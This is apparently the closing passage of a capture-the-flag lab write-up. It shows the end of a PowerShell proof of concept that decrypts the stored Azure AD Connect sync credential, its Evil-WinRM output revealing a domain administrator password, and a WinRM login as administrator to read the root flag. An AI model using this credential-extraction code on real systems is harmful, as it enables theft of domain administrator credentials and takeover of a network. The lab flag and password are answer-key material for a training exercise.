$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-
domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-
login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name
= 'Password'; Expression = {$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
```



```
Info: Upload successful!
^[[A^[[B*Evil-WinRM* PS C:\Users\mhope\Doc./azuread_decrypt_msol.ps1
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
*Evil-WinRM* PS C:\Users\mhope\Documents>
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4bccb772909011f3467c2a7616731ee2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```